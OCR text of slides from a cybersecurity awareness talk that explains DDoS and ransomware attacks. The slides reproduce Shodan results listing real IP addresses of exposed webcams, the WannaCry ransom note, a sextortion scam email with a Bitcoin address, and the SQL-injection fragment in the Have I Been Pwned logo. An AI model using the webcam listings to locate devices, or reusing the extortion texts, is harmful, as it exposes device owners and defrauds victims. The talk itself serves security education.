JSMONTHLY @ RVU

THE CODE IS CHAOS - NO ONE IS IMMUNE

@SONYAMOISSET 🦄🌍

@SONYAMOISSET 🦄🌍

.I WEAR DARK HOODIES (AND I LISTEN TO SYNTHWAVE MUSIC) SO I'M A LEGIT SECURITY ENGINEER

WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?

TECHNIQUES OF
PROTECTING COMPUTERS,
NETWORKS,
PROGRAMS AND
DATA
FROM **UNAUTHORISED ACCESS** OR **ATTACKS**
THAT ARE AIMED FOR **EXPLOITATION**


CYBER ATTACK!
CYBER ATTACK!
WARNING!
WARNING!

Unicorn! · GitHub

GitHub, Inc. (US) | https://github.com

Search

No server is currently available to service your request.

Sorry about that. Please try refreshing and contact us if the problem persists.

Contact Support — GitHub Status — @githubstatus

2016.


A SERIES OF **DDOS ATTACKS**

WERE LAUNCHED AGAINST

DNS SERVERS




WHAT IS A DDOS ATTACK? 🤔


BOTNET OF HUNDREDS, THOUSANDS OF INFECTED HOSTS
BOTMASTER
COMMAND AND CONTROL SERVER
VICTIM'S SERVER
1
ATTACKER SENDS "LAUNCH" COMMANDS TO A BOTNET FROM A COMMAND AND CONTROL SERVER.
2
BOTS SEND ATTACK TRAFFIC TO VICTIM'S SERVER.
3
ATTACK TRAFFIC OVERWHELMS THE SERVER, MAKING IT UNABLE TO RESPOND TO LEGITIMATE REQUESTS.

SHODAN


Explore | Pricing | Enterprise Access

New to Shodan? Login or Register

The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account | Getting Started



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.


Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

81% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.



Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

Sample Report on Heartbleed

SEARCH ENGINE FOR

INTERNET-

CONNECTED DEVICES

TOTAL RESULTS

3,350

TOP COUNTRIES

United States	719
Germany	366
Korea, Republic of	330
Italy	143
Romania	138

TOP SERVICES

HTTP (8080)	1,181
8081	584
HTTPS	164
8083	106
HTTP	93

TOP ORGANIZATIONS

Korea Telecom	148
Deutsche Telekom AG	116
Comcast Cable	108
MOJOHOST	95
Vivo	65

TOP OPERATING SYSTEMS

Unix	15
Linux 3.x	13
Windows 7 or 8	6
Windows 8.1	4
Linux 2.4.x	3

TOP PRODUCTS

webcam 7 httpd	288
Yawcam webcam viewer httpd	245
Apache httpd	172
dvr 81ch web-cam httpd	49
Sendmail	31

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

RELATED TAGS: ufanet

46.238.230.191

static-46-238-230-191.ufa.ru
RTC Information Technology
Added on 2019-08-24 [illegible] GMT
Poland, Bydgoszcz

self-signed

SSL Certificate
Issued By:
|- Common Name: IP Webcam
Issued To:
|- Common Name: IP Webcam

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest realm="IP Webcam", nonce="1566624771", qop="auth"
```

212.37.39.123

[illegible].ru.sobaka.de
HoLI NET Telekommunikation GmbH & Co. KG
Added on 2019-08-24 [illegible] GMT
Germany

```
HTTP/1.1 [illegible]
webcam-jocher: Jocherz WebCam
HTTP/1.0 [illegible]
```

webcam 7

87.102.102.83
p57D7E653C.dip0.t-ipconnect.de
Deutsche Telekom AG
Added on 2019-08-24 [illegible] GMT
Germany, Pocking

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2186
Cache-control: no-cache, must-revalidate
Date: Sat, 24 Aug 2019 06:08:17 GMT
Expires: Sat, 24 Aug 2019 06:08:17 GMT
Pragma: no-cache
Server: webcam 7
```

94.27.249.11

5E1EF90B.hsi08.pool.telekom.hu
Magyar Telekom
Added on 2019-08-24 [illegible] GMT
Hungary, Csepel

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest qop="auth", realm="IP Webcam", nonce="1566617719"
```

111.171.116.213

Thrunet Service Broadcasting Corporation
Added on 2019-08-24 [illegible] GMT
Korea, Republic of, Daegu

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest realm="IP Webcam", nonce="1566526813", qop="auth"
```

108.184.148.29

Spectrum
Added on 2019-08-24 [illegible] GMT
United States, Panorama City

```
HTTP/1.0 200 OK
Content-type: text/html
Date: Sat, 24 Aug 2019 02:47:11 GMT
Connection: close
Last-Modified: Tue, 15 Sep 2009 11:34:49 GMT
Content-Length: 658
```

IP Webcam

[redacted]

Telus Communications

Added on 2020-01-16 22:41:24 GMT

Canada, Camrose

Technologies:

```
HTTP/1.1 200 OK
Connection: close
Server: IP Webcam Server 0.4
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: -1
Access-Control-Allow-Origin: *
Content-Type: text/html
```


CYBER ATTACK!
CYBER ATTACK!
WARNING!
WARNING!

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

Payment will be raised on

1/4/1970 00:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 00:00:00

Time Left

00:00:00:00

not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!

bitcoin ACCEPTED HERE

Send $600 worth of bitcoin to this address:

Copy

About bitcoin

How to buy bitcoins?

Contact Us

Check Payment

Decrypt

WHAT IS A **RANSOMWARE**

ATTACK? 🤔

1 ATTACKER SENDS A PHISING E-MAIL

3 MALWARE UNPACKS AND EXECUTES

COMMAND AND CONTROL SERVER


4 C&C COMMUNICATION, DOWNLOAD PUBLIC KEY

PUBLIC KEY


2 USER RECEIVES A LINK AND CLICKS

6 USER COMMUNICATION

5 FILES GET ENCRYPTED AND USER GET RANSOMWARE SCREEN



DATAUNIT




CYBER ATTACK!
CYBER ATTACK!
WARNING!
WARNING!

re: "[redacted]" Inbox ×

Dirk Saunders <yxpnmjarrettlwq@outlook.com> 12:07 PM (8 minutes ago)

to me

I know, [redacted], is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?
I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?
Well, I believe, $1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7
(It's CASE sensitive, so copy and paste it carefully)

Note:
You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

I <3 JSMonthly pwned?

431	9,543,096,417	110,352	134,380,177
pwned websites	pwned accounts	pastes	paste accounts

Largest breaches

